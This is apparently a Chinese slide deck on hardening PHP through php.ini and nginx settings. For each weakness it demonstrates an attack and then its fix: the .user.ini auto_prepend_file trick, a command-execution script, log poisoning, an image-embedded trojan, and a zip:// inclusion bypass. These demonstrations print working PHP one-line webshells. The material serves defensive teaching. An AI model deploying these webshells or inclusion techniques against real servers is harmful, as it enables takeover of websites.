

以PHP为例构建安全的php.ini





- 版本信息泄露
- .user.ini解析漏洞("特性")
- 命令执行
- 文件包含

# 前言:得到基础版的php.ini

- cd /production/server/php/etc
- egrep -v ';|\$^' php.ini-production > php.ini

# 版本信息泄露

#### http://edgesuit.me/shell/echo.php

```
Request URL: http://edgesuit.me/shell/echo.php
Request method: GET
Remote address: 10.8.254.1:80
                                                               Edit and Resend
                                                                                 Raw headers
Status code: 404 Not Found
Version: HTTP/1.1
 Q Filter headers

    Response headers (0.200 KB)

  Connection: "keep-alive"
  Content-Type: "text/html"
  Date: "Tue, 25 Jul 2017 11:43:43 GMT"
  Server: "Apache"
  Transfer-Encoding: "chunked"
  Vary: "Accept-Encoding"
  X-Powered-By: "PHP/5.5.38"
```

## 版本信息泄露: 危害

- 泄露网站架构(apache/nginx/php/iis etc)
- 版本信息带给攻击者收敛的突破口(CVE)

#### Version 5.5.38

#### 21 Jul 2016


- Core:
  - Fixed bug #70480 (php\_url\_parse\_ex() buffer overflow read). (CVE-2016-6288)
  - Fixed bug #72513 (Stack-based buffer overflow vulnerability in virtual\_file\_ex). (CVE-2016-6289)
  - Fixed bug #72562 (Use After Free in unserialize() with Unexpected Session Deserialization). (CVE-2016-6290)
  - Fixed bug #72573 (HTTP\_PROXY is improperly trusted by some PHP libraries and applications). (CVE-2016-5385)
- BZip2:
  - Fixed bug #72613 (Inadequate error handling in bzread()). (CVE-2016-5399)
- EXIF:
  - Fixed bug #72603 (Out of bound read in exif\_process\_IFD\_in\_MAKERNOTE). (CVE-2016-6291)
  - Fixed bug #72618 (NULL Pointer Dereference in exif\_process\_user\_comment). (CVE-2016-6292)
- GD:
  - Fixed bug #72512 (gdImageTrueColorToPaletteBody allows arbitrary write/read access).
  - Fixed bug #72519 (imagegif/output out-of-bounds access).
  - Fixed bug #72558 (Integer overflow error within \_gdContributionsAlloc()). (CVE-2016-6207)
- Intl:
  - Fixed bug #72533 (locale\_accept\_from\_http out-of-bounds access). (CVE-2016-6294)
- ODBC:
  - Fixed bug #69975 (PHP segfaults when accessing nvarchar(max) defined columns). (CVE-2015-8879)
- SNMP:
  - Fixed bug #72479 (Use After Free Vulnerability in SNMP with GC and unserialize()). (CVE-2016-6295)

版本信息泄露: 危害

• What is CVE: <a href="https://zh.wikipedia.org/wiki/通</a>
<a href="https://zh.wikipedia.org/wiki/通</a>

# 版本信息泄露: 防护

- # vim /production/server/php/etc/php.ini
- expose\_php = 0



## .user.ini解析漏洞: 形成

- PHP除了支持php.ini系统级别默认配置文件外,还支持在Web目录放置.user.ini (用户自定义php.ini), PHP 主进程定时扫描并应用该文件实现免reload配置变更。
- http://php.net/manual/zh/ini.list.php

#### PHP\_INI\_\* 模式的定义

模式	含义
PHP_INI_USER	可在用户脚本(例如 <u>ini_set()</u> )或 <u>Windows 注册表</u> (自 PHP 5.3 起)以及 .user.ini 中设定
PHP_INI_PERDIR	可在 php.ini,.htaccess 或 httpd.conf 中设定
PHP_INI_SYSTEM	可在 php.ini 或 httpd.conf 中设定
PHP_INI_ALL	可在任何地方设定

# .user.ini解析漏洞: 形成

http://php.net/manual/zh/configuration.file.per-user.php

#### .user.ini 文件

自 PHP 5.3.0 起,PHP 支持基于每个目录的 .htaccess 风格的 INI 文件。此类文件仅被 CGI / FastCGI SAPI 处理。此功能使得 PECL 的 htscanner 扩展作废。如果使用 Apache,则用 .htaccess 文件有同样效果。

除了主 php.ini 之外,PHP 还会在每个目录下扫描 INI 文件,从被执行的 PHP 文件所在目录开始一直上升到 web 根目录( \$\_SERVER['DOCUMENT\_ROOT'] 所指定的)。如果被执行的 PHP 文件在 web 根目录之外,则只扫描该目录。

在 .user.ini 风格的 INI 文件中只有具有 PHP\_INI\_PERDIR 和 PHP\_INI\_USER 模式的 INI 设置可被识别。

两个新的 INI 指令, user\_ini.filename 和 user\_ini.cache\_ttl 控制着用户 INI 文件的使用。

user\_ini.filename 设定了 PHP 会在每个目录下搜寻的文件名;如果设定为空字符串则 PHP 不会搜寻。默认值是.user.ini。

user\_ini.cache\_ttl 控制着重新读取用户 INI 文件的间隔时间。默认是 300 秒(5 分钟)。

## .user.ini解析漏洞: 形成

- php.ini中属于*PHP\_INI\_USER和PHP\_INI\_PERDIR*的配置项可以被.user.ini设定
- 一些有意思的配置项:

auto_append_file	NULL	PHP_INI_PERDIR	在 PHP <= 4.2.3 时 是 PHP_INI_ALL。
auto_detect_line_endings	"0"	PHP_INI_ALL	从 PHP 4.3.0 起可 用。
auto_globals_jit	"1"	PHP_INI_PERDIR	从 PHP 5.0.0 起可 用。
auto_prepend_file	NULL	PHP_INI_PERDIR	在 PHP <= 4.2.3 时 是 PHP_INI_ALL。

## .user.ini解析漏洞:利用

- auto\_prepend\_file:指定运行PHP文件前预加载的 文件,类似于require()
- 于是我们将Webshell加入到"预加载"文件中

```
[root@w0ng_dev_pek2 unic0rn]# cat 01.gif
<?php @eval($_REQUEST[shell]); ?>
[root@w0ng_dev_pek2 unic0rn]# cat .user.ini
auto_prepend_file=01.gif

[root@w0ng_dev_pek2 unic0rn]# cat echo.php
<?php
echo "I'am a php file";
?>
```

# .user.ini解析漏洞: 利用







🜎 edgesuit.me/unic0rn/echo.php?shell=phpinfo();



#### PHP Version 5.5.38



System	Linux w0ng_dev_pek2.edgesuit.me 4.12.0-1.el6.elrepo.x86_64 #1 SMP Sun Jul 2 22:34:38 EDT 2017 x86_64
<b>Build Date</b>	Apr 13 2017 22:27:32
Configure Command	'./configure' 'prefix=/production/server/php' 'with-config-file-path=/production/server/php/etc' 'with-config-file-scan-dir=/production/server/php/etc/php.d' 'disable-debug' 'disable-fileinfo' 'disable-ipv6' 'disable-maintainer-zts' 'enable-bcmath' 'enable-calendar' 'enable-fpm' ' enable-ftp' 'enable-gd-jis-conv' 'enable-gd-native-ttf' 'enable-inline-optimization' 'enable-mbregex' 'enable-mbstring' 'enable-mysqlnd' 'enable-opcache' 'enable-pcntl' 'enable-shmop' 'enable-soap' 'enable-sockets' 'enable-static' 'enable-sysvsem' 'enable-wddx' 'enable-xml' 'enable-zip' 'with-curl' 'with-gd=/usr' 'with-jpeg-dir' 'with-freetype-dir' 'with-xpm-dir' 'with-png-dir' 'with-gettext' 'with-iconv' 'with-libxml-dir=/usr' 'with-mcrypt' 'with-mhash' 'with-mysql=mysqlnd' 'with-mysqli=mysqlnd' 'with-pdo-mysql=mysqlnd' 'with-xmlrpc' 'with-zlib' 'without-pear'


## .user.ini解析漏洞: 防护

- # vim /production/server/php/etc/php.ini
- ; To disable this feature set this option to empty value
- user\_ini.filename =



## 命令执行:利用

- ?php
- \$command = \$\_REQUEST["command"];
- system(\$command);
- ?>
- http://edgesuit.me/unic0rn/cmd.php?command=mkdir -pv /tmp/aaa
- >>> mkdir: created directory `/tmp/aaa'



01.gif 5ac8996844b7105ea3013b3289116a36.png HttpPar.php Upload.html a.jpg cmd.php echo.php function.php horind.php httpoxy.php images include.php new-include.php upload.php w0ng-vpn-pek2-ali.ovpn yu.jpg

## 命令执行: 防护

- # vim /production/server/php/etc/php.ini
- disable\_function = dl, exec, phpinfo, passthru, popen, proc\_open, pcntl\_exec, putenv, shell\_exec, system
- 如何愉快地确定可禁用函数? grep -r "函数名(" 你的Web目录: 举个栗子 grep -r "phpinfo(" /home/web/xxx.huanqiu.com/
- 注: PHPCMS如果有sphinx搜索功能,慎重禁用fsockopen()
- 非绝对安全,这里有绕过禁用函数的姿势(禁用putenv()后可避免):

nttp://www.mottoin.com/92402.html

# 文件包含: 不存在的文件

- ?php
- \$page = \$\_REQUEST["page"];
- include(\$page);
- ?>

• 暴露网站部署路径:为进一步攻击打好基础



7战热



edgesuit.me/unic0rn/include.php?page=xxx

Warning: include(xxx): failed to open stream: No such file or directory in /data/web/www.edgesuit.me/unic0rn/include.php on line 4

Warning: include(): Failed opening 'xxx' for inclusion (include\_path='.:') in /data/web/www.edgesuit.me/unic0rn/include.php on line 4

## 文件包含: 防护

- # vim /production/server/php/etc/php.ini
- ; display\_errors
- ; Default Value: On
- ; Development Value: On
- ; Production Value: Off
- # vim /production/server/php/etc/php.ini
- display\_errors = 0

## 文件包含: 敏感系统文件



文件包含: 防护

- # vim /production/server/php/etc/php.ini
- open\_basedir = /data/web/www.edgesuit.me/:/tmp/
- 注:
- open\_basedir的值:
- 必须以/结尾; 以:分隔
- 确保只打开必须的路径

## 文件包含: 防护

4.3153762817383E-5 W0ngHacintosh ~

#### • 关于性能:

```
[root@w0ng dev pek2 unic0rn]# cat open basedir perf.php
<?php
                                          10019 ○ cat /tmp/check.log
                                          5.4121017456055E-5
                                          4.1007995605469E-5
$time = microtime(true);
                                          6.103515625E-5
is file('Upload.html');
                                            8889389038086E-5
echo microtime(true) - $time;
                                           6.1988830566406E-5
                                          4.1007995605469E-5
                                          4.4107437133789E-5
                                           4.2915344238281E-5
                                           4.2915344238281E-5
                                          4.1007995605469E-5
                                          4.2915344238281E-5
       打开后与打开前:
                            (単位:ms)
                                           6.3896179199219E-5
                                          4.5061111450195E-5
                                          4.6014785766602E-5
                                           4.2915344238281E-5
                                          5.8174133300781E-5
                                          4.2200088500977E-5
          结论: 打开此参数后,
                                           5.6982040405273E-5
                                           4.4107437133789E-5
          性能并没有损失一个数
                                           4.4107437133789E-5
          量级,放心用。
                                           5.793571472168E-5
                                           4.1961669921875E-5
                                           4.4107437133789E-5
                                           4.1961669921875E-5
```

```
[~] cat /tmp/check1.log
1.0967254638672E-5
1.5974044799805E-5
1.4066696166992E-5
1.4781951904297E-5
2.0027160644531E-5
1.4066696166992E-5
1.2874603271484E-5
1.5020370483398E-5
1.4066696166992E-5
1.4066696166992E-5
1.5974044799805E-5
1.3828277587891E-5
1.5020370483398E-5
1.4066696166992E-5
1.2874603271484E-5
1.3828277587891E-5
2.1934509277344E-5
1.5020370483398E-5
2.3841857910156E-5
1.3828277587891E-5
1.9073486328125E-5
1.5974044799805E-5
1.5020370483398E-5
1.3828277587891E-5
1.4066696166992E-5
1.5020370483398E-5
1.5974044799805E-5
```

## 文件包含:包含日志

- 浏览器访问: http://edgesuit.me/<?php phpinfo();?>"
- 对应日志:GET /%3C?php%20phpinfo();?%3E (可使用Burp Suit编辑)
- curl 访问: curl -I "http://edgesuit.me/<?php phpinfo();?>"
- 对应日志: --[23/Jul/2017:19:21:25 +0800] "HEAD /<?php phpinfo();?> HTTP/1.0" 404 0 "-" "curl/7.43.0" ""
- 请求(包含日志):
  - http://edgesuit.me/unicOrn/include.php?page=/production/server/ngin
    x/logs/host.access.log

# 文件包含: 包含目志

10.8.254.4 - - [26/Jul/2017:08:47:59 +0800] "HEAD /

#### PHP Version 5.5.38




System	Linux w0ng_dev_pek2.edgesuit.me 4.12.0-1.el6.elrepo.x86_64 #1 SMP Sun Jul 2 22:34:38 EDT 2017 x86_64
<b>Build Date</b>	Apr 13 2017 22:27:32
Configure Command	'./configure' 'prefix=/production/server/php' 'with-config-file-path=/production/server/php/etc' \-with-config-file-scan-dir=/production/server/php/etc/php.d' 'disable-debug' 'disable-fileinfo' '-disable-file' '-mathe-maintainer-zts' '-enable-be-math' '-enable-debug' 'disable-fip' '-enable-gd-jis-conv' '-enable-gd-native-ttf' 'enable-inline-optimization' 'enable-mbregex' 'enable-mbstring' 'enable-mysqind' 'enable-opcache' 'enable-scont' 'enable-somor' 'enable-somor' 'enable-somor' 'enable-sotts' 'enable-static' 'enable-sysvsem' 'enable-somor' 'with-morable-sysvsem' 'enable-sotts' 'with-gd=/usr' 'with-jpeg-dir' 'with-freetype-dir' 'with-xpm-dir' 'with-prog-dir' 'with-moraple' 'with-moraple' 'with-moraple' 'with-moraple' 'with-moraple' 'with-moraple' 'with-pooraple' 'with-pooraple' 'with-zlib' 'with-poeraple' 'with-pooraple' 'with-zlib' 'with-out-pear'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/production/server/php/etc
Loaded Configuration File	/production/server/php/etc/php.ini
Scan this dir for additional .ini files	/production/server/php/etc/php.d
Additional .ini files parsed	/production/server/php/etc/php.d/.user.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,NTS

## 文件包含:包含图片

- 一句话图片马
- <?php fputs(fopen("horind.php","w"),"<?php
  @eval(\\$\_POST['cmd']);?>")?>
- 插入图片trojan.jpg中,如何插入? : 谷歌矣键字 "Exif Pilot"
- 请求(包含图片):
- http://edgesuit.me/unic0rn/include.php?page=trojan.jpg
- # Is -lah horind.php
- -rw-r--r-- 1 www www 22 7月 24 15:38 horind.php
- 使用菜刀连接,密码cmd


# 文件包含: 包含图片

#### • 菜刀连接一句话木马:



# 文件包含: 包含图片

• 菜刀连接一句话木马:



- 利用条件:
- 上传目录可写;
- · 上传、缓存目录可执行PHP文件;

#### 文件包含:缓解

- 缓解办法: (Web目录可写不执行,执行不可写)
- 目录加固: (除附件、缓存)目录外,其余目录不可写,具体参考: php项目目录权限验收说明:

http://wiki.zlibs.com/pages/viewpage.action?pageId=2726331

- NGINX(附件、缓存)目录不执行PHP;
- 修正代码(最重要)
- (确定不使用文件上传功能则可以关闭之)
- # vim /production/server/php/etc/php.ini
- file/uploads = 0

### 文件包含: 使用伪协议

- 新版new-include.php
- ?php
- \$page = \$\_REQUEST["page"];
- if (isset(\$page) && strtolower(substr(\$page, -4)) == '.php') {
- include(\$page);
- •
- ?>
- 请求(包含图片木马):
- http://edgesuit.me/unic0rn/new-include.php?page=trojan.jpg

## 文件包含: 使用伪协议

• 未成功包含木马并写入Webshell:

```
[root@w0ng dev_pek2 unic0rn]# ls -alh
总用量 828K
                                26 10:42
drwxr-xr-x 3 www
                       4.0K 7月
drwxr-xr-x 7 root root 560K 7月
                                8 13:16
                        37 7月
                                8 13:02 01.qif
-rw-r--r-- 1 root root
                       53K 7月
                                24 09:09 5ac8996844b7105ea3013b3289116a36.png
-rw-r--r-- 1 www
                       64 7月
                                23 18:14 cmd.php
-rw-r--r-- 1 root root
                       34 7月
-rw-r--r-- 1 root root
                                5 13:21 echo.php
                       140 7月
                                23 18:28 function.php
          1 root root
                        64 7月
                                 18 08:43 httpoxy.php
-rw-r--r-- 1 root root
-rw-r--r-- 1 root root
                         49 7月
                                23 18:01 HttpPar.php
                         36 7月
                                24 15:57 images
drwxr-xr-x 2 www
                       124 7月
                                26 10:30 include.php
-rw-r--r-- 1 root root
                                26 09:03 trojan.jpg
            root root
                        72 7月
-rw-r--r-- 1 root root
                       674 7月
                                24 09:00 Upload.html
                                24 09:10 upload.php
-rw-r--r-- 1 root root
                       380 7月
                                5 13:19 .user.ini
                        26 7月
-rw-r--r-- 1 root root
            root root 3.1K 7月
                                  8 13:17 w0ng-vpn-pek2-ali.ovpn
                                24 19:31 vu.ipg
             root root
                       230 7月
```

### 文件包含:使用伪协议

- 不能利用了? 非也。
- 新建一个1.php 里面随便写个phpinfo()
- 然后压缩成.zip 然后把zip的名字改成yu.jpg
- 然后把这个.jpg上<u>传上去</u>
- 现在使用zip协议包含:
- http://edgesuit.me/unic0rn/newinclude.php?page=zip:///data/web/www.edgesuit.me/unic0rn/yu.jpg%23
   1.php

## 文件包含: 使用伪协议

**不**选热



it.me/unic0rn/new-include.php?page=zip:///data/web/www.edgesuit.me/unic0rn/yu.jpg%231.php



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Build Date	Apr 13 2017 22:27:32
Configure Command	'./configure' 'prefix=/production/server/php' 'with-config-file-path=/production/server/php/etc' 'with-config-file-scan-dir=/production/server/php/etc/php.d' 'disable-debug' 'disable-fileinfo' 'disable-ipv6' 'disable-maintainer-zts' 'enable-bcmath' 'enable-calendar' 'enable-fpm' 'enable-gd-jis-conv' 'enable-gd-native-ttf' 'enable-inline-optimization' 'enable-mbregex' 'enable-mbstring' 'enable-mysqlnd' 'enable-opcache' 'enable-pcntl' 'enable-shmop' 'enable-soap' 'enable-sockets' 'enable-static' 'wath-jpeg-dir' 'with-freetype-dir' 'with-pm-dir' 'with-freetype-dir' 'with-ibxml-dir=/usr' 'with-mcrypt' 'with-mash' 'with-mysql=mysqlnd' 'with-openssl' 'with-pdomysql=mysqlnd' 'with-zlib' 'with-pdomysql=mysqlnd' 'with-pdomysql=mysqlnd' 'with-zlib' 'with-openssl' 'with-pdomysql=mysqlnd' 'with-zlib' 'with-zlib' 'without-pear'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/production/server/php/etc
Loaded Configuration File	/production/server/php/etc/php.ini
Scan this dir for additional .ini files	/production/server/php/etc/php.d
Additional .ini files parsed	/production/server/php/etc/php.d/.user.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212

# 文件包含:缓解

- 将图片放在存储单独目录;
- 上传、缓存目录拒绝执行PHP;
- nginx:
- location ~\* ^/unicOrn/images/.\*\.php\$ {
- deny all;
- 看看效果:







edgesuit.me/unic0rn/images/include.php

#### 403 Forbidden

You don't have permission to access the URL on this server.

Powered by Apache

## 文件包含:缓解

#### 但依旧可以使用zip协议利用:







orn/new-include.php?page=zip://data/web/www.edgesuit.me/unic0rn/images/yu.jpg%231.php



#### PHP Version 5.5.38



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Build Date	Apr 13 2017 22:27:32
Configure Command	'./configure' 'prefix=/production/server/php' 'with-config-file-path=/production/server/php/etc' 'with-config-file-scan-dir=/production/server/php/etc/php.d' 'disable-debug' 'disable-fileinfo' 'disable-ipv6' 'disable-maintainer-zts' 'enable-bcmath' 'enable-calendar' 'enable-fpm' ' enable-ftp' 'enable-gd-jis-conv' 'enable-gd-native-ttf' 'enable-inline-optimization' 'enable-mbregex' 'enable-mbstring' 'enable-mysqlnd' 'enable-opcache' 'enable-pcntl' 'enable-shmop' 'enable-soap' 'enable-sockets' 'enable-static' 'enable-sysvsem' 'enable-wddx' 'enable-xml' 'enable-zip' 'with-curl' 'with-gd=/usr' 'with-jpeg-dir' 'with-freetype-dir' 'with-xpm-dir' 'with-png-dir' 'with-gettext' 'with-iconv' 'with-libxml-dir=/usr' 'with-mcrypt' 'with-mhash' 'with-mysql=mysqlnd' 'with-mysql=mysqlnd' 'with-pdo-

#### 文件包含:有效缓解

将图片放在存储单独目录; 上传、临时目录拒绝执行PHP: nginx: location ~^ /unicOrn/images/.\*\.(php)\$ { deny all; 多目录写法: location ~\* ^/(unic0rn\/images|statics|source)/.\*\.php\$ { deny all; 根治:

修正代码中的包含逻辑,让用户无法控制输入;

上WAF:

# 一份久经考验的php.ini

- expose\_php = 0
- display errors = 0
- disable\_function = chgrp, chown, chroot, dl, exec, putenv, phpinfo, passthru, popen, proc\_open, pcntl\_exec, putenv, shell exec, system
- file\_uploads = 0 (确定不使用文件上传功能则可以关闭)
- user ini.filename =
- open\_basedir = /data/web/www.edgesuit.me/:/tmp/
- cgi.fix\_pathinfo = 0 (一个比较久远的漏洞: http://www.laruence.com/2010/05/20/1495.html)
- session.cookie\_httponly = 1 (cookie添加httponly属性,缓解xss造成的cookie泄露)
- ;以下是性能相关:
- ;output\_buffering = 4096
- [opcache]
- zend\_extension = opcache.so
- ;Determines if Zend OPCache is enabled
- opcache.enable = 1
- ;Determines if Zend OPCache is enabled for the CLI version of PHP
- opcache.enable\_cli = 1

# 一份久经考验的nginx.conf

```
location ~* ^/unicOrn/images/.*\.php$ {
deny all;
多目录写法:
location ~* ^/(unicOrn\/images|statics|source)/.*\.php$ {
deny all;
}
```

# 一份PHP项目Web目录部署权限指南

- http:// /pages/viewpage.action?pageId=2726331
- 呼吁:
- PHP项目上线前,务必在部署文档告知Web目录的详细权限(哪些必须可写)
- 参考配置:
  - https:// /ops/stdconf/blob/master/linux/web/user/server/
  - php/5/etc/php.ini
- https:// /ops/stdconf/blob/master/linux/web/user/server/ php/5/etc/php-fpm.conf

· Thank u.

